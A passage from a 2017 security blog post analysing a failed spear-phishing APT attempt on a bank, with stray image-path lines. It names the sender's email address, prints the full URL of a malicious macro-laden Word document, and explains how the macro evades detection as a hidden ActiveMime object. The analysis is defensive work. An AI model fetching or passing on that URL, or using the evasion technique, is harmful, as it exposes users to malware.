The APT Attempt

written by Mert SARICA | 3 April 2017


With each passing year, serious cyber security breaches are being experienced and institutions that learn from others' experiences have started to pay more attention to layered security architecture, to invest more in their employees for behavioral analysis, monitoring technologies, and the ability to detect and respond to advanced cyber attacks. Over the years, the failure of the classical security approach (antivirus, firewall, ips, etc.) to detect cyber attackers and prevent them has led organizations to collect (SIEM) records from more resources and to produce meaningful, valuable alarms (correlation) from them. Advanced cyber attacks (APT) that used to be read in threat reports have started to turn into a nightmare that institutions cannot wake up from.

As announced through written and visual media, Akbank announced a few months ago via the Public Disclosure Platform (KAP) that it had been subjected to a cyber attack. Although the development and outcome parts were different, HSBC Turkey had also shared with the public that it had experienced a cyber attack in 2014. Looking at it today, it is an undeniable fact that, like in the world, banks in our country (including those not reflected in the media) are faced with advanced cyber attacks, so in order to combat organized cyber crime organizations like Carbanak, Odinaff, who steal nearly $1 billion from financial institutions with advanced cyber attacks, financial institutions, banks should continue their work and investments in technology, education, and human resources beyond regulations and security standards without slowing down.

Nowadays, if a bank is being hacked, it's highly unlikely that the perpetrators are a group of 3-5 amateurs just starting out, so it wouldn't be the right approach to trivialize such advanced cyber attacks with comments like, "Even my antivirus detects the harmful macro." However, just like in plane crashes, the fact that we encounter this situation as a result of a chain of mistakes is an important issue that needs to be carefully examined and lessons learned for everyone after every hacking case. With this article, I decided to help readers to evaluate and interpret a failed APT attempt.


This story begins with the assumption that an academic's email account at the London School of Economics was hacked. The malicious person attempts to carry


out a social engineering attack via email to a single person carefully selected from the target institution. To avoid arousing suspicion in the targeted person, one email is sent initially. The fact that the person sending the email is indeed an academic working at that university, that the email address (w.frost@lse.ac.uk) truly belongs to that person, that there is no suspicious attachment or link in the first sent email, and that the words are carefully chosen and the email is well-constructed, clearly reveals the motivation of the malicious person or people. In the last email sent by the malicious person, the targeted person is asked to download (http://moya.bus.miami.edu/~emil/Documents/Application_Form.doc) and fill out a form. This email, which fails to reach the targeted person due to the precautions taken, triggers alarms in many systems, primarily the FireEye security system, starting the process of manual examination of the suspicious email by the corporate SOC team.




When you download the Application_Form.doc file and open it with Microsoft Office software, you encounter the warning message “Some active content has been disabled”, but as in my article titled Microsoft Office Macro Analysis, you can’t see any content related to the macro from the Macro menu (view -> macros -> view macros) because this malicious macro is included in the file as an ActiveMime object (OLE containing a macro compressed with zlib), as in the Dridex banking malware outbreak. Naturally, you are not surprised when you upload the Application_Form.doc file to the VirusTotal site and no


antivirus software can detect this file as malicious (0/53).






